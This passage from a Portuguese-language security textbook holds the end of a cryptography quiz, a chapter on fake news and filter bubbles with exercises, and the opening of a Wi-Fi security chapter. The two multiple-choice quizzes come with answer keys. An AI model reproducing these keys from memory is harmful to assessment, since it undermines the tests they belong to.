- (Q6) Criptografia de chave secreta (\_\_\_\_\_) e de chave pública (\_\_\_\_\_) têm segurança equivalente para chaves de tamanhos diferentes [...]. (Nakamura e Geus, Segurança de Redes em ambientes cooperativos, 1<sup>a</sup> ed. São Paulo, Novatec, 2007). Complete a sequência com uma das alternativas abaixo:
- a) Assimétrica, simétrica.
  - b) Simétrica, assimétrica.
  - c) Privada, isolada.
  - d) Pública, declarada.
  - e) Nenhuma das alternativas.
- (Q7) Analise as seguintes afirmações relacionadas à segurança da informação e criptografia:
- I) Uma chave privada deve ser revelada publicamente e é utilizada pelo seu proprietário para codificar mensagens que são enviadas ao público.
  - II) Uma chave privada é utilizada pelo seu proprietário para decodificar/decifrar mensagens que são enviadas a ele e que foram codificadas com sua respectiva chave pública.

- III) Uma chave pública é utilizada tanto para codificar mensagens enviadas a seu proprietário quanto para verificar e validar a assinatura de seu proprietário.
- IV) Uma única chave, denominada secreta, é utilizada por seu proprietário e por aqueles com quem se comunica em esquemas de cifra simétricos.
- Assinale a alternativa que indica todas as afirmativas corretas.
- São corretas apenas as afirmativas I e III.
  - São corretas apenas as afirmativas I e IV.
  - São corretas apenas as afirmativas II, III e IV.
  - São corretas apenas as afirmativas III e IV.
  - São corretas todas as afirmativas.
- (Q<sub>8</sub>) Em criptografia, os algoritmos Salsa20, AES e SHA3 estão relacionados, respectivamente, com:
- função de hash criptográfico, algoritmo de criptografia simétrica e método de troca de chaves.
  - cifra de bloco, esquema de hash de senhas e cifra de fluxo.
  - cifra de fluxo, algoritmo de criptografia assimétrica e função de hash criptográfico.
  - cifra de fluxo, cifra de bloco e função de hash criptográfico.
  - esquema de hash de senhas, algoritmo de criptografia simétrica e função de hash criptográfico.
- (Q<sub>9</sub>) Sobre a criptografia de chave simétrica, criptografia de chave assimétrica, cifra de substituição e cifra de transposição, assinale a alternativa correta.
- A cifra de fluxo, um tipo de chave criptográfica simétrica, criptografa um bit por vez do texto a ser criptografado.
  - Na área de criptografia, deve-se ter algoritmos criptográficos secretos, em que somente quem usa a criptografia conhece o algoritmo.
  - Em uma cifra de substituição, o texto cifrado é obtido realizando-se algum tipo de permutação nas letras do texto claro.
  - Na criptografia de chave pública, a única chave criptográfica de uma pessoa deve ser pública, ou seja, de conhecimento de todos.
  - A criptografia de chave simétrica envolve o uso de duas chaves criptográficas iguais.
- (Q<sub>10</sub>) A cifra de cerca de trilho é uma das cifras de transposição mais simples que existe. Ao usar essa técnica para criptografar a mensagem UNIHACKER, com chave 312, obtemos como resultado qual valor?
- UHKNAEICR
  - ABCDEFGHI
  - ICRNAEUHK
  - NACICRUHK
  - RCIEANKHU
- (Q<sub>11</sub>) Referente aos algoritmos Argon2 e Lyra2, assinale a alternativa correta quanto ao que são consideradas:
- algoritmos de cifragem
  - funções de hash criptográfico
  - esquemas de hash de senhas

- d) esquemas de assinatura digital  
e) nenhuma das alternativas
- (Q<sub>12</sub>) Um dos mecanismos de segurança lógica que pode ser implementado para garantir a integridade e a autenticidade de um documento, mas não a sua confidencialidade, é por meio:  
a) da assinatura digital  
b) de um sistema biométrico  
c) da cifragem simétrica  
d) da cifragem assimétrica  
e) da autenticação por senhas
- (Q<sub>13</sub>) A assinatura digital é um dos métodos disponíveis para gerar documentos digitais com validade legal. Uma das fases da assinatura é a geração de um hash (resumo), onde podem ser utilizados algoritmos de função hash, tais como, SHA2 e SHA3. Uma das propriedades de uma função hash é  
a) resistência à dificuldade.  
b) resistência à confidencialidade.  
c) resistência à colisão.  
d) resistência à imagem.  
e) resistência à visualização.
- (Q<sub>14</sub>) A técnica que é utilizada atacar a segurança da criptografia é:  
a) esteganografia.  
b) biometria.  
c) RAID.  
d) criptoanálise.  
e) blockchain.
- (Q<sub>15</sub>) Considerando as funções hash, para ser considerada criptográfica, uma função precisa atender a três critérios. São eles:  
a) ser assimétrica, periódica e flexível.  
b) ser simétrica, ser digest e possuir assinatura digital.  
c) ser autônoma, pública e única.  
d) ser referenciada por parâmetro, ser numérica e possuir dígito verificador.  
e) ser unidirecional, resistente a qualquer tipo de colisão e resistente a colisões específicas.

**Gabarito**

- (Q<sub>1</sub>) Resposta: a
- (Q<sub>2</sub>) Resposta: d
- (Q<sub>3</sub>) Resposta: a
- (Q<sub>4</sub>) Resposta: e
- (Q<sub>5</sub>) Resposta: c
- (Q<sub>6</sub>) Resposta: b
- (Q<sub>7</sub>) Resposta: c
- (Q<sub>8</sub>) Resposta: d
- (Q<sub>9</sub>) Resposta: a
- (Q<sub>10</sub>) Resposta: d
- (Q<sub>11</sub>) Resposta: c
- (Q<sub>12</sub>) Resposta: a
- (Q<sub>13</sub>) Resposta: c
- (Q<sub>14</sub>) Resposta: d
- (Q<sub>15</sub>) Resposta: e

# Capítulo

# 5

## ***Fake News & Os novos conceitos do mundo digital***

Pablo de Andrade Lima, Jean Lucas da Silva Cimirro, Érico Amaral, Diego Kreutz (Unipampa)

**Resumo.** Este capítulo apresenta os principais conceitos relacionados ao assunto *Fake News*, abordando a sua origem, significado e classificação. No decorrer do texto são apresentados e discutidos também temas como filtro bolha, bolha digital e era pós verdade. Ao final do capítulo é disponibilizado um conjunto de exercícios de fixação, os quais contemplam o conteúdo desta leitura.

### **5.1. *Fake News***

O perfil democrático e livre transformou a Internet em um local usual para propagação de informações, tornando este um meio comumente utilizado para o compartilhamento de falsas notícias. No Brasil, a propagação desse tipo de informação já ocorre no meio digital, tendo sido intensificado nos últimos anos durante os períodos eleitorais [Ruediger et al. 2018]. De maneira sucinta, neste capítulo são respondidas questões como: O que são *Fake News*? Quando surgiram? Qual seu significado? e (d) Quais os tipos mais conhecidas?

#### **O que são *Fake News*?**

Você provavelmente já se deparou com notícias que claramente eram falsas, tendenciosas e sem nenhuma referência ou, quando as tem, são extremamente duvidosas. Nestes casos provavelmente a referida informação poderia ser considerada uma *Fake News* ou notícia falsa. Para [Poubel 2021], o termo *Fake News* reporta à uma tradução literal de notícia falsa, sendo atualmente difundido de maneira intensa na Internet. O autor frisa ainda que a projeção da expressão aconteceu nas eleições de Donald Trump para presidente dos Estados Unidos, em 2016 e na saída do Reino Unido da União Europeia (Brexit), sendo as notícias falsas e decisivas para o resultado das respectivas campanhas. Considerando diretamente as redes sociais, [Resende et al. 2018] estimam que 48% da população brasileira usa o WhatsApp<sup>1</sup> (serviço de troca de mensagens via smartphone) para compartilhar e discutir notícias.

---

<sup>1</sup><https://www.whatsapp.com>

Uma das autoras mais citadas quanto a conceituação e especificação do termo *Fake News*, [Wardle 2017] em seus textos classifica *Fake News* como complicado, considerando como um ecossistema de informações e que muito mais do que notícias, o termo falso não descreve a complexidade dos diferentes tipos de desinformação, decompondo em três elementos: (1) as motivações de quem cria este conteúdo; (2) as formas como este conteúdo está sendo disseminado; e (3) os diferentes tipos de conteúdo que estão sendo criados e compartilhados. Para [Quessada and Pisa 2018], a frase atribuída a Goebbels, Ministro da Propaganda de Adolf Hitler, “uma mentira propagada mil vezes torna-se verdade” é um exemplo de como as *Fake News* atuam no período pós-verdade e a velocidade que se espalham nas redes sociais para embasar opiniões.

No mundo atual é fato que todos devem estar alertas e procurar reconhecer e combater *Fake News*. Como a sofisticação aumenta a cada dia, é importante aprendermos a reconhecer e combater a fabricação de notícias falsas. Resumidamente, as *Fake News* são notícias falsas divulgadas principalmente nas redes sociais, comumente sendo boatos com informações irreais, que quase sempre apelam para o emocional do leitor/espectador.



**Figura 5.1. *Fake News*** (Crédito imagem: Vchal / Shutterstock)

As *Fake News* têm um grande poder viral, isto é, espalham-se rapidamente, com um poder de persuasão maior em populações com menor escolaridade e que dependem das redes sociais para obter informações. No entanto, as notícias falsas também podem alcançar pessoas com mais estudo, já que o conteúdo está comumente ligado ao viés político. A Tabela 5.1 apresenta uma relação de diferentes tipos de conteúdo que são criados e compartilhados como *Fake News*, contudo é importante salientar que esta é apenas uma amostra de temas documentados.

### **Quando surgiram as *Fake News*?**

As *Fake News* sempre estiveram presentes ao longo da história, o que mudou foi a nomenclatura, o meio utilizado para divulgação e o potencial de persuasão que o material falso adquiriu nos últimos anos. Por exemplo, muito antes de o Jornalismo ser prejudicado pelas *Fake News*, escritores já propagavam falsas informações sobre seus desafetos através de comunicados e obras. Anos mais tarde, a propaganda tornou-se o veículo utilizado para espalhar dados distorcidos para a população, o que ganhou força no século XX. O

significado do termo *Fake News* ganhou uma maior relevância quando se percebeu os impactos que tais notícias resultaram nas eleições de 2016 dos EUA. A partir desse marco, as notícias falsas passaram a ser um recurso cada vez mais utilizado e com um poder de manipulação significativo.

**Tabela 5.1. Classificação das Fake News (Fonte: [Wardle 2017])**

| # | Tipo                | Descrição                                                               |
|---|---------------------|-------------------------------------------------------------------------|
| 1 | Sátira ou paródia   | Não quer necessariamente causar mal, mas pode enganar o leitor          |
| 2 | Falsa Conexão       | A chamada da notícia não condiz com conteúdo apresentado                |
| 3 | Conteúdo Enganoso   | Uso mentiroso de uma informação para difamar outro conteúdo ou pessoa   |
| 4 | Falso Contexto      | O conteúdo é verdadeiro, mas é compartilhado com contexto falso         |
| 5 | Conteúdo Impostor   | Quando usa o nome de uma pessoa ou marca, mas afirmações irreais        |
| 6 | Conteúdo Manipulado | O conteúdo verdadeiro é alterado para enganar o público                 |
| 7 | Conteúdo Fabricado  | Informações 100% falsas e construídas para causar mal e espalhar boatos |



**Figura 5.2. Donald Trump (Foto: Makini Brice e Parisa Hafezi)**

O Facebook foi uma das plataformas mais utilizadas para divulgação de *Fake News* devido a sua efetividade e alcance. O Facebook sozinho conseguiu superar o alcance e o impacto, através do efeito de viralização, das principais histórias eleitorais de 19 fontes de notícias renomadas [Silverman 2016], como os jornais New York Times<sup>2</sup>, o Washington Post<sup>3</sup> e a NBC News<sup>4</sup>.

As duas notícias falsas que mais repercutiram foi “Wikileaks confirma que Clinton vendeu armas para o Estado Islâmico” e “Papa Francisco choca o mundo e apoia Donald Trump”. Por serem notícias que ficam em alta com as eleições e com chamadas muito extravagantes, o crescimento de compartilhamento foi exponencial. Em outras palavras,

<sup>2</sup><https://www.nytimes.com>

<sup>3</sup><https://www.washingtonpost.com>

<sup>4</sup><https://www.nbcnews.com>

todos devem manter-se constantemente atentos às informações que recebem ou acessam, pois as *Fake News* tem um poder de mudar o rumo da nossa história. Todos devemos ter ciência da existência das *Fake News* e das ferramentas que podem nos auxiliar na sua detecção.

### **Quais os tipos de *Fake News*?**


Com a massificação do uso dos recursos digitais para disseminação de informação, novos conceitos surgem e devem ser compreendidos por todos. Dentre eles, podemos mencionar os conceitos de Filtro Bolha, Bolha Digital e Era pós-verdade que veremos a seguir.

**Filtro bolha:** você que possui uma rede social com mais de mil amigos, acredita que tudo que seus mil amigos postam aparece em sua timeline? Óbvio que não! As redes sociais possuem algoritmos que “filtram” o que vai aparecer para você, segundo o seu comportamento e gostos, baseado no que você curte, compartilha e visualiza. Ou seja, vai aparecer para você o que mais se curte. Os algoritmos buscam a sua satisfação no que visualiza, filtrando o conteúdo e criando assim uma bolha de conhecimentos, ou bolha digital.

Conforme descrito por [Pariser 2011], o “filtro bolha” é um conceito utilizado para intitular algoritmos que direcionam o acesso ao conteúdo baseado no perfil e hábitos do usuário, dando uma impressão de eficiência na busca, mas restringem a maneira de como a pesquisa é realizada, sendo este método muito utilizado pelo Google e Facebook. Os “filtros bolha” tendem a dificultar a percepção do usuário, com intuito de mostrar somente informações de interesse do usuário e não o contraditório.

Mais informações sobre o tema podem ser vistas no vídeo e no material dos endereços eletrônicos a seguir.

- [https://www.ted.com/talks/eli\\_pariser\\_beware\\_online\\_filter\\_bubbles?language=pt-br&t-24423](https://www.ted.com/talks/eli_pariser_beware_online_filter_bubbles?language=pt-br&t-24423)
- <https://www.revistageminis.ufscar.br/index.php/geminis/article/download/366/pdf>



**Figura 5.3. Filtro bolha** (Fonte: Recode - [www.recode.org.br](http://www.recode.org.br))

Para [Serra 2003], os usuários ainda tomam como referência resultados apresentados por propulsores do Google que se baseiam na lógica do “filtro bolha”, e ainda se confundem com os conceitos de credibilidade e popularidade que podem ser impulsionados por robôs. De acordo com Sérgio Dávila, editor-executivo do jornal a Folha de São Paulo<sup>5</sup>, considerado o maior jornal do Brasil, as redes sociais tendem a criar “bolhas” e “condomínios de convicções” forçando as pessoas a relacionar-se somente com outras que pensam como elas [Caulyt 2018]. Resumindo, o “filtro bolha” nos leva a “bolhas digitais”, evocando o que chamamos pós-verdade.

**Era pós verdade:** o termo *Fake News* reporta a uma tradução literal de notícia falsa, mas para [Poubel 2021], atualmente tem sido difundida na Internet de maneira intensa, luar em que estas “notícias” tornam-se crenças sobressaindo-se do fato verdadeiro evocando o que se chama período pós-verdade. A principal consequência é a deminuição da realidade atual dos fatos com o objetivo de sustentar ideologias e opiniões próprias.



Figura 5.4. Charge (Fonte: Jornal O Estado - [www.estadao.com.br](http://www.estadao.com.br))

O Dicionário de Oxford<sup>6</sup>, referência em catalogar novos termos, elegeu a expressão “pós-verdade” como termo do ano de 2016, definindo-o como “relativo ou referente a circunstâncias nas quais os fatos objetivos têm menos influência em moldar a opinião pública do que apelos à emoção e a crenças pessoais”.

As redes sociais, com seus “filtros bolha”, selecionam o conteúdo que nos será mostrado, criando “bolhas digitais” e “condomínios de convicções”, somente com “um lado da história”. Como criamos a nossa visão e compreensão em torno das informações selecionadas que nos são apresentadas, acreditamos que todos (ou uma grande parcela da população) estão pensando da mesma forma, o que reforça nossas crenças e ideologias, que acabam sobressaindo-se à verdade.

<sup>5</sup><https://www.folha.uol.com.br>

<sup>6</sup><https://www.oed.com>

É importante termos muito cuidado e discernimento com relação aos conceitos e as convicções que criamos com base na *timeline* (linha do tempo) ou mensagens veiculadas em uma rede social. Procure ouvir opiniões externas e contraditórias ao que aparece na sua rede social ou seus amigos compartilham. Lembre-se sempre que aparece para você o que você mais gosta e não necessariamente o que é realmente verdade.



Reprodução de vídeo divulgado pela editora que edita o Dicionário Oxford nesta quarta mostra a definição do verbete 'pós-verdade' — Foto: Reprodução

**Figura 5.5. Significado pós-verdade pelo dicionário Oxford (Fonte: G1 - [www.g1.com.br](http://www.g1.com.br))**

### Combate a *Fake News*

No estudo sobre “filtros bolha” de [Sastre et al. 2018], foram citadas as mudanças realizadas pelo Facebook com a implantação do sistema de *crowdsourcing*, ou colaboração coletiva. O sistema define as prioridades dos *feeds* de notícias nos perfis dos usuários, classificando o que irá aparecer ao usuário por uma maior familiaridade com os conteúdos mais acessados, com propósito de reduzir a difusão de *Fake News* através de robôs. Porém, essa configuração gerou uma repercussão negativa com empresas que utilizam estratégias de divulgação por meio de mídias digitais.

Pesquisas recentes (e.g., [Ferrara et al. 2016, Ahmed et al. 2017, Aphiwongsophon and Chongstitvatana 2018, Hakak et al. 2021]) apresentam tendências e resultados promissores de evolução no combate às *Fake News* utilizando aprendizado de máquina (ou *machine learning*) e inteligência humana para diferenciar conteúdos criados por robôs daqueles criados por pessoas. Essas pesquisas buscam também identificar automaticamente notícias falsas, criadas e divulgadas viralmente por pessoas.

Uma das maneiras de visualizar a dimensão do problema e suas possíveis soluções é a separação dele por “caixas”, como resumido na Figura 5.6. Na figura é ilustrado o problema das *Fake News*, às áreas do conhecimento envolvidas, a forma de atuação, disseminação e como os possíveis métodos de solução atuariam especificamente dentro de uma ou mais “caixas”.

### 5.2. Considerações Finais

Há uma tendência promissora de evolução no combate às *Fake News* utilizando machine learning para diferenciar robôs de pessoas [Ferrara et al. 2016]. Em paralelo, algumas




Figura 5.6. Diagrama Conceitual de uma proposta para a redução de *Fake News* (Fonte: [de Andrade Lima et al. 2020])

ações de combate às *Fake News* já estão em andamento, como as agências e grupos independentes de checagem de fato, e tem contribuído para a redução do impacto das notícias falsas através de projetos como o Eleições Sem Fake<sup>7</sup>. Esses projetos vêm desenvolvendo diversos sistemas que visam trazer transparência para o espaço midiático e mitigar os problemas criados pelas mudanças nos ecossistemas de notícias.

A relação entre o uso de inteligência artificial e a possibilidade de cerceamento da liberdade de expressão também está sendo discutida no Congresso Nacional através no Projeto de Lei PL 2630/2020<sup>8</sup>. Projetos como a PL 2630 ressaltam que a aplicação de inteligência artificial pode contribuir no processo de classificação acelerada e automática de conteúdo que pode ser enquadrado como *Fake News*. Atualmente, é humanamente inviável classificar *Fake News* dada a quantidade e a velocidade de propagação de informações falsas no meio digital.

Mesmo aplicando inteligência artificial, o desafio de classificar *Fake News* em redes sociais é muito grande. A principal dificuldade está relacionada à complexidade do tema, sendo a conscientização das pessoas ainda uma das formas mais rápidas e efetivas de prevenção. Informações adicionais sobre o tema, destacando redes sociais e política e filtros bolha podem ser encontradas em [FGV-DAPP 2017, Farnam Street Media, Inc. 2021].

<sup>7</sup><http://www.eleicoes-sem-fake.dcc.ufmg.br>

<sup>8</sup><https://www.camara.leg.br/propostas-legislativas/2256735>

## Referências

- Ahmed, H., Traore, I., and Saad, S. (2017). Detection of online fake news using n-gram analysis and machine learning techniques. In *International conference on intelligent, secure, and dependable systems in distributed and cloud environments*, pages 127–138. Springer.
- Aphiwongsophon, S. and Chongstitvatana, P. (2018). Detecting fake news with machine learning method. In *2018 15th International Conference on Electrical Engineering/Electronics, Computer, Telecommunications and Information Technology (ECTI-CON)*, pages 528–531.
- Caulyt, F. (2018). Facebook perdeu importância para a folha, diz editor. <https://www.dw.com/pt-br/facebook-perdeu-import%C3%A3ncia-para-a-folha-diz-editor/a-42525773>.
- de Andrade Lima, P., do Amaral, E. M. H., Camargo, A. D., Cimirro, J. L., and de Muñhos Concilio, G. (2020). Fake news - conceitos, métodos e aplicações de identificação e mitigação. In Kreutz, D., Miers, C. C., and Mansilha, R. B., editors, *Minicursos da XVIII Escola Regional de Redes de Computadores*, volume 1 of 1, chapter 1, pages 1–16. Sociedade Brasileira de Computação - SBC, Porto Alegre-RS, 1 edition. ISBN: 978-65-87003-24-5 URL: <https://sol.sbc.org.br/livros/index.php/sbc/catalog/book/58>.
- Farnam Street Media, Inc. (2021). The filter bubble - what the internet is hiding from you. <https://fs.blog/the-filter-bubble-what-the-internet-is-hiding-from-you/>.
- Ferrara, E., Varol, O., Davis, C., Menczer, F., and Flammini, A. (2016). The rise of social bots. *Commun. ACM*, 59(7):96–104.
- FGV-DAPP (2017). Robôs, redes sociais e política: Estudo da FGV/DAPP aponta interferências ilegítimas no debate público na web. <http://dapp.fgv.br/robos-redes-sociais-e-politica-estudo-da-fgvdapp-aponta-interferencias-ilegitimas-no-debate-publico-na-web/>.
- Hakak, S., Alazab, M., Khan, S., Gadekallu, T. R., Maddikunta, P. K. R., and Khan, W. Z. (2021). An ensemble machine learning approach through effective feature extraction to classify fake news. *Future Generation Computer Systems*, 117:47–58.
- Pariser, E. (2011). *The Filter Bubble: What The Internet Is Hiding From You*. Penguin Books Limited.
- Poubel, M. (2021). Fake news e pós-verdade. <https://www.infoescola.com/sociedade/fake-news/>.
- Quessada, M. and Pisa, L. F. (2018). Fake news versus MIL: a difícil tarefa de desmentir goebbels. In *XXIII Congresso de Ciências da Comunicação na Região Sudeste*, Belo Horizonte - MG.
- Resende, G., Messias, J., Silva, M., Almeida, J., Vasconcelos, M., and Benevenuto, F. (2018). A system for monitoring public political groups in whatsapp. In *Anais do XXIV Simpósio Brasileiro de Sistemas Multimídia e Web*, pages 387–390, Porto Alegre, RS, Brasil. SBC.
- Ruediger, M. A., Grassi, A., and Guedes, A. L. (2018). Robôs, redes sociais e política no brasil: análise de interferências de perfis automatizados de 2014. In *FGV DAPP – Pes-*

- 
- quisas. FGV Repositório Digital, 1 edition. <http://hdl.handle.net/10438/25739>.
- Sastre, A., de Oliveira, C. S. P., and Belda, F. R. (2018). A influência do "filtro bolha" na difusão de fake news nas mídias sociais: reflexões sobre as mudanças nos algoritmos do facebook. *Revista GEMInIS*, 9(1):4–17.
- Serra, P. (2003). O princípio da credibilidade na seleção da informação mediática. Technical report, Universidade Beira Interior (UBI), Portugal.
- Silverman, C. (2016). This analysis shows how viral fake election news stories outperformed real news on facebook. <https://www.buzzfeednews.com/article/craigsilverman/viral-fake-election-news-outperformed-real-news-on-facebook#.uc9gevywE>.
- Wardle, C. (2017). Fake news. it's complicated. <https://firstdraftnews.org/articles/fake-news-complicated/>.

### 5.3. Exercícios

#### Questões

(Q<sub>1</sub>) Em que momento o termo Fake News ganhou relevância?

- a. ( ) Na idade média
- b. ( ) Eleições de Donald Trump nos EUA
- c. ( ) Nas eleições do Brasil de 2014
- d. ( ) Durante a Guerra Fria

(Q<sub>2</sub>) Qual das opções abaixo NÃO é considerado um tipo de Fake News?

- a. ( ) Conteúdo Manipulado
- b. ( ) Falsa Conexão
- c. ( ) Conteúdo Enganoso
- d. ( ) Sensacionalismo

(Q<sub>3</sub>) Uma notícia verdadeira, de anos atrás, quando republicada em dias atuais, dando a impressão de que é atual, pode ser considerada uma notícia falsa, mesmo sendo verdadeira, mas estando "fora de contexto"?

- a. ( ) Verdadeiro
- b. ( ) Falso

(Q<sub>4</sub>) Qual das opções abaixo é um conceito de Filtro Bolha:

- a. ( ) É um conceito usado para intitular algoritmos que direcionam o acesso ao conteúdo baseado no perfil e hábitos do usuário, dando uma impressão de eficiência na busca, mas restringem a maneira de como a pesquisa é realizada.
- b. ( ) As redes sociais tendem a criar "bolhas" e "condomínios de convicções" forçando as pessoas a relacionar-se somente com outras que pensam como elas (CAULYT, 2018).
- c. ( ) Relativo ou referente a circunstâncias nas quais os fatos objetivos têm menos influência em moldar a opinião pública do que apelos à emoção e a crenças pessoais.

(Q<sub>5</sub>) Qual das opções abaixo é um conceito de Bolha Digital:

- a. ( ) É um conceito usado para intitular algoritmos que direcionam o acesso ao conteúdo baseado no perfil e hábitos do usuário, dando uma impressão de eficiência na busca, mas restringem a maneira de como a pesquisa é realizada.
- b. ( ) As redes sociais tendem a criar "bolhas" e "condomínios de convicções" forçando as pessoas a relacionar-se somente com outras que pensam como elas (CAULYT, 2018).
- c. ( ) Relativo ou referente a circunstâncias nas quais os fatos objetivos têm menos influência em moldar a opinião pública do que apelos à emoção e a crenças pessoais

(Q<sub>6</sub>) Qual das opções abaixo NÃO é um conceito de Era Pós Verdade:

- a. ( ) Relativo ou referente a circunstâncias nas quais os fatos objetivos têm menos influência em moldar a opinião pública do que apelos à emoção e a crenças pessoais

b. ( ) As redes sociais com seus “filtros bolha” selecionam o conteúdo que será mostrado a nós, criando bolhas digitais e condomínios de convicções, somente com “um lado da história”

c. ( ) Notícias tornam-se crenças sobressaindo-se do fato verdadeiro, onde se diminui a realidade atual dos fatos objetivando sustentar ideologias e opiniões próprias.

(Q<sub>7</sub>) O alcance digital de uma notícia falsa é maior que o fato verdadeiro?

- a. ( ) Verdadeiro
- b. ( ) Falso

(Q<sub>8</sub>) São métodos usados para prevenção e mitigação de notícias falsas:

- a. ( ) Conscientização das pessoas e Bolha Digital
- b. ( ) Fact-checking e Filtro Bolha
- c. ( ) Fact-checking e conscientização das pessoas
- d. ( ) Filtro Bolha e Era Pós Verdade

(Q<sub>9</sub>) O que leva as pessoas a propagar notícias falsas?

- a. ( ) O emocional do leitor/espectador, fazendo com que as pessoas consumam o material “noticioso” sem confirmar se é verdade seu conteúdo.
- b. ( ) Fact-Checking
- c. ( ) A massificação do uso dos recursos digitais
- d. ( ) Agências de checagem de fato

(Q<sub>10</sub>) As redes sociais com “filtros bolha” selecionam o conteúdo que será mostrado a nós, criando bolhas digitais e condomínios de convicções, somente com “um lado da história”, onde com essas informações pensamos que todo mundo está pensando da mesma forma, nossas crenças e ideologias se sobressaem a verdade.

- a. ( ) Verdadeiro
- b. ( ) Falso

**Gabarito**

- (Q<sub>1</sub>) Resposta: b
- (Q<sub>2</sub>) Resposta: d
- (Q<sub>3</sub>) Resposta: a
- (Q<sub>4</sub>) Resposta: a
- (Q<sub>5</sub>) Resposta: b
- (Q<sub>6</sub>) Resposta: b
- (Q<sub>7</sub>) Resposta: a
- (Q<sub>8</sub>) Resposta: c
- (Q<sub>9</sub>) Resposta: a
- (Q<sub>10</sub>) Resposta: a

# Capítulo

# 6

## Segurança em Redes Wireless / Wi-Fi

Gabriel Haab, Marcelo Marchioro Cordeiro, Mateus Soares, Érico Amaral

**Resumo.** O presente capítulo apresenta uma discussão sobre Segurança em redes sem fio, descrevendo as principais características desta tecnologia, assim como os protocolos de segurança que podem ser adotados, desde o WEP até o WPA3. É abordada também uma visão ampla sobre estratégias de segurança, com conteúdos relacionados a criptografia, confidencialidade, integridade e disponibilidade das informações em redes wireless. Por fim, são descritos os principais ataques e vulnerabilidades deste tipo de ambiente de redes, com uma demonstração da técnica de Wardriving, para o mapeamento e coleta de dados em redes sem fio.

### 6.1. Introdução

A comunicação por enlace de rádio ou sem fio, conhecida como Wi-Fi, é uma das formas mais fáceis para a conexão entre dispositivos atualmente. Infelizmente quando se trata de tecnologia, facilidade é inimiga da segurança, pois redes sem fio configuradas incorretamente podem agregar um conjunto de vulnerabilidades e riscos a um ambiente de redes. Roteadores wireless são exemplos de equipamentos que precisam estar corretamente configurados, uma vez que são pontos de acesso para rede e, que por sua natureza não possuem barreiras físicas para serem acessados, ou seja, um atacante mal intencionado pode de dentro de seu veículo, em frente ao prédio onde se encontra instalada uma rede sem fio, acessar os dados desta rede sem entrar no prédio. Para mitigar esse tipo de vulnerabilidades, foram desenvolvidos protocolos de segurança como WEP (*Wired Equivalent Privacy*), WPA (*Wi-Fi Protected Access*), WPA2 e WPA3. Contudo, ao se tratar destes ambientes de redes não basta a adoção de protocolos ou padrões robustos de criptografia, pois existem outros fatores que devem ser considerados durante o processo de configuração de um ambiente sem fio. Neste capítulo serão abordadas técnicas e padrões de segurança para redes Wi-Fi, com o intuito de apresentar ao leitor ações mínimas e necessárias para implementação de um nível básico de segurança para sua rede sem fio.

### 6.2. Redes sem fio (Wi-Fi)

As Redes Sem Fio surgiram como uma solução adicional para a conexão de dispositivos, com o intuito de permitir a mobilidade do usuário, garantindo o acesso aos dados com

uma conexão completa à rede através da propagação de sinais eletromagnéticos. Esta é uma tecnologia que integra a camada física/enlace, assim como o Ethernet. As camadas acima da camada de enlace incluem protocolos como o TCP/IP<sup>1</sup>, TLS<sup>2</sup>, HTTP<sup>3</sup> entre outros. Há atualmente duas entidades que cuidam dos padrões relativos às redes sem fio.

1. **Instituto de Engenheiros Elétricos e Eletrônicos (IEEE)**<sup>4</sup> - É a organização mais conhecida e influente quando se trata de padrões tecnológicos. Ela foi criada em 1884 para padronizar tecnologias e protocolos relacionados às telecomunicações. A IEEE é responsável pelo famoso Projeto 802, um padrão de arquiteturas de redes de computadores, no qual a *Wireless Local Area Network* (WLAN) foi definida no padrão 802.11 (para fins de comparação, a Ethernet é a802.3).
2. **Wi-Fi Alliance** - Consórcio de fabricantes de equipamentos e softwares compatíveis com Wi-Fi. Foi criado em 1999 com o nome de WECA (*Wireless Ethernet Compatibility Alliance*). Possui objetivo de encorajar fabricantes a utilizar o padrão IEEE 802.11 e promover essas tecnologias no mercado. Hoje é responsável também por testar e certificar se os produtos atendem ao padrão de qualidade. Desde outubro de 2002, mudou seu nome de WECA para Wi-Fi Alliance.

### 6.2.1. Redes 2.4GHz e 5GHz

As frequências de 2.4GHz e 5GHz são as mais utilizadas para comunicação entre estações e roteadores wireless. Cada uma destas frequências possuem padrões de funcionamento apresentam pontos positivos e negativos. Contudo as redes de 2.4GHz são mais utilizadas, especialmente, por possuírem compatibilidade com uma diversidade maior de aparelhos. Porem, essas redes costumam apresentar algumas limitações como o fato de que aparelhos na faixa de 2.4GHz sofrem maior interferências no sinal de outros dispositivos domésticos (ex. telefones sem-fio, aparelhos de microondas). Já a tecnologia de 5GHz, por trabalhar em uma frequência mais alta, é menos suscetível as interferências citadas. Todavia, apresenta um menor desempenho na propagação de sinal em ambientes com maior número de obstáculos sólidos. As principais características das redes de 2.4GHz são:

1. **(Positivos)** Apresentam maior área de cobertura e menor degradação em ambientes com objetos sólidos.
2. **(Negativos)** Tem uma taxa de dados menor, são mais suscetíveis a interferência e apresentam uma taxa maior de congestionamento. Banda máxima da conexão: <1 Gbps (dependendo do padrão adotado).

Características da frequência de 5GHz:

1. **(Positivos)** Taxa de dados maior, possuem melhor desempenho em relação a interferências e congestionamentos.
